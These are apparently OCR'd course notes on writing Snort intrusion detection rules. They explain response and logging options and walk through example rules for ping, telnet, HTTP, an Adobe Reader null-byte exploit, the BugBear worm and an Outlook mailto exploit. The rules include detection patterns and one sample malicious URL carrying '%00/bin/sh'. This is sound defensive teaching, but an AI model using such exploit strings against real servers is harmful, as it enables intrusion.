
icmp_host : An ICMP_HOST_UNREACH packet is sent to the sender.

The react option is another method that can be used to provide a flexible response. It should be noted that some of the features of the react option are not functional at this point in time. The syntax is similar to that of the previous resp option. Right now block is the only value that is currently implemented. Block will block access to HTTP websites by sending TCP FIN packets to both the client and the server. The msg modifier can also be used to include text in the blocking notice. Note that react should be the last option in the list.

The logto option enables the user to specify a separate output file to log just the packets that triggered the alert. As a side note, this option does not work when Snort runs in binary mode.


The session option captures all traffic from a TCP stream after an alert has been triggered. It is often used with the logto option so that this information can be placed in its own file for later review. The two options that are available with the session command are printable and all. The printable option outputs only the printable ASCII characters, and the all option outputs all characters.

The tag option is yet another option to log packets after triggering an alert. This option requires three arguments: type, count, and metric. The type argument can be either a session or a host. If you specify session, packets from that session will be logged. If host is specified independently of the session, individual host packets will be logged. The count argument will take a number. And the metric argument can be defined as either packets or seconds, as the unit the count argument will be defined.



Here, we look at the anatomy of a snort rule. Snort is a signature or rule-based Intrusion Detection System, which means that each detection must be configured within Snort based on simple pattern matching analysis of packets captured by Snort.


Network traffic is represented in a machine readable format, primarily binary or hexadecimal. Snort reads the binary and hexadecimal data and determines if there exists an identified pattern in the hexadecimal data representing suspicious activities, as defined by the Snort administrator's rules. Over time, administrators will look at known malicious activity and identify common hexadecimal patterns or string text in the network ip packets that could be programmed as an IDS, in this case, a Snort rule.




Several sources are available for obtaining Snort rules. These include the following:

- Snort (http://www.snort.org)
- Sourcefire VRT (http://www.sourcefire.com/solutions/research/) and (http://www.snort.org/vrt)
- Emerging threats (http://www.emergingthreats.net)

These are also the references used to prepare this lecture and the following examples.




Now, we explore several examples to get a sense of how the Snort rules engine works and ways to accomplish several objectives; denoted in the slide are the example titles. This is a small subset of the capabilities of the Snort rules engine; however, it is an attempt to provide assistance in developing basic Snort rules, which can be expanded to be more complex.



Let's explore writing a rule detecting ping, or ICMP Echo messages. Ping messages are sometimes used in a denial of service type of attack.

In this rule, we develop a simple alert to detect 'ping' messages from any host in the 192.168.1.100/24 subnet to 192.168.1.1, a default network gateway. In this case, TCP ports are not relevant, so we can use any. Ping messages use the ICMP network protocol. In this situation, Snort checks all scanned and parsed network traffic for the ICMP protocol. If a network flow that matches the pattern described here exists, it is flagged by Snort. Snort then notifies the Snort administrator that a specific pattern has been detected. In this case, a message is sent to the administrator that says, "ICMP attack," which is denoted in the msg:"ICMP traffic" portion of the rule. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" There also exists additional metadata that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule. An optional metadata classtype rule option is described here. Several predefined classtype values can be supplied to provide a short categorization of the attack.



Let's explore writing a rule detecting use of the telnet service. Telnet is not a secure protocol and can be easily sniffed for usernames and passwords.

In this rule, we develop a simple alert to detect telnet messages between any host in the 192.168.1.100/24 subnet and any other host in 192.168.1.100/24. In this case, the Telnet service uses the TCP protocol and port 23. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question: What did Snort detect? Also additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.

Example 3: Detecting HTTP Requests

Let's explore writing a rule detecting use of the web or HTTP service. In some cases, it will be helpful to log all initial requests to the web server. In most cases, web browsers initially go to the index.htm page on the web server.

In this rule, we develop a simple log to detect HTTP messages from any host on the network to the web server at 192.168.1.100. In this case, the HTTP service uses the TCP protocol and port 80 on the server. Following the rule template, we have the following rule:

log tcp any any -> 192.168.1.100 80 (msg:"HTTP Request";content:"index.htm"; classtype:misc-attack;sid:101;rev:1;)

Advanced Detection and Packet Analysis

Let's explore writing a rule detecting use of the web or HTTP service. In some cases, it is helpful to log all initial requests to the web server. In most cases, web browsers initially go to the index.htm page on the web server.

In this rule, we develop a simple log to detect HTTP messages from any host on the network to the webserver at 192.168.1.100. In this case, the HTTP service uses the TCP protocol and port 80 on the server. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question: What did Snort detect? Also additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.

Example 4: Detect Adobe Acrobat Reader Exploit

Let's explore writing a rule detecting a known exploit in Adobe Acrobat Reader v6.0.2. In this tailored Bleeding Edge rule, we develop a simple alert to detect the null byte, denoted as 0x00, and %00 in the web browser, located after the URL requesting a PDF file, such as http://www.acme.com/sample.pdf%00/bin/sh, submitted from any host on the network to the web server at 192.168.1.2. The exploit leverages the null byte after the PDF file for the web server to execute the malicious code, as seen in the example 'bin/sh.' The HTTP service uses the TCP protocol and port 80 on the server. Following the rule template, we have the following rule:

alert tcp 192.168.1.1/24 any -> 192.168.1.2 80 (msg: "Adobe Acrobat Reader Malicious URL Null Byte"; flow: to_server,established; uricontent:".pdf|00|"; nocase; reference:url,idefense.com/application/poi/display?id=126&type =vulnerabilities; reference:cve,2004-0629; classtype:attempted-admin; sid:2001217; rev:7;)


Let's explore writing a rule detecting a known exploit in Adobe Acrobat Reader v6.0.2, as described at the website http://www.idefense.com/application/poi/display?id=126& type=vulnerabilities.

In this tailored Bleeding Edge rule, we can develop a simple alert to detect the null byte, denoted as 0x00, and %00 in the web browser, located after the URL requesting a PDF file, such as http://www.acme.com/sample.pdf%00/bin/sh, submitted from any host on the network to the web server at 192.168.1.2. The exploit leverages the null byte after the PDF file for the web server to execute the malicious code, as shown in the example '/bin/sh.' The HTTP service uses the TCP protocol and port 80 on the server.


The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" There also exists additional metadata that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.

In this example, we introduce several additional attributes of the Snort rule options. The content rule option is the rich power of the Snort rule engine. The content rule option searches the network IP packet for specific text or hexadecimal patterns in the packet. Hexadecimal patterns are preceded and ended with '|' for easy processing of the Snort rule's engine. The uricontent rule option tells Snort to look at the portion of the network packet that describes the Uniform Resource Indicator (URI), commonly known as a website address. The nocase rule option tells the Snort rule engine to disregard any distinguished characters between uppercase or lowercase. The flow rule option defines clearly to the Snort rule's parser the flow of the network traffic and if an established TCP connection exists.

Reference tags are also included in this example that provide the Snort administrator additional information about the rationale behind the rule and potential exploit.



Let's explore writing a rule detecting inappropriate uses of web searches. In this case, we look for the word "hacking" in HTTP requests. In this rule, we develop a simple alert to detect HTTP messages that contain the word hacking from any host on the network to the web server at 192.168.1.100. In this case, the HTTP service uses the TCP protocol and port 80 on the server. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question: What did Snort detect? There also exists additional metadata that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.



Let's explore writing an alert rule detecting a worm, namely the BugBear@MM worm. In this case, we look for the identifying worm network signature defined by the hexadecimal string 77 00 69 00 6B 00 2E 00 65 00 78 00 65 00 00 00, which is transmitted from any host on the 192.168.1.100 subnet to any other host. In this case, we monitor the TCP protocol and port 139, a common Microsoft Windows port on the machine. The website URL http://www.symantec.com/avcenter/venc/data/w32.bugbear@mm.html allows us to understand more about the worm. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question, "What did Snort detect?" Also, additional metadata exists that is typically used to track internally to Snort the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.


Example 7: Detecting a Microsoft Outlook Exploit

Let's explore writing an alert rule detecting a Microsoft Outlook exploit, namely a malformatted mailto tag. In this case, we look for "mailto:" in the message text and the "&quote" text in the same message from any host on the 192.168.1.100 subnet to any web server containing the exploit text on one of their web pages. In this case, we are monitoring the TCP protocol and port 80, a port on the machine. Following the rule template, we have the following rule:


alert tcp 192.168.1.100/24 any -> any 80 (msg: "*Outlook Exploit Detected"; flow: from_server,established; content: "mailto:"; content: "&quote"; nocase; classtype:misc-attack;sid:101;rev:1;)*

Advanced Detection and Packet Analysis


Let's explore writing an alert rule detecting a Microsoft Outlook exploit, namely a malformatted mailto tag. In this case, we look for mailto: in the message text and the &quote text in the same message from any host on the 192.168.1.100 subnet to any web server containing the exploit text on one of its web pages. In this case, we monitor the TCP protocol and port 80, a port on the machine. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question: What did Snort detect? Also additional metadata exists that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.



Let's explore writing a log rule detecting a specific, known bad host with two known IP addresses to any host on our network. In this case, we monitor the IP protocol on the machine. The msg tag is a user-defined tag that is meant to clearly and quickly notify the Snort administrator of the nature of the detected packet, answering the question: What did Snort detect? There also exists additional metadata that is typically used to track, internally to Snort, the rule. Internal tracking is done by sid, which is a unique integer for the Snort rule. The rev metadata is an integer that describes the revision of the rule.



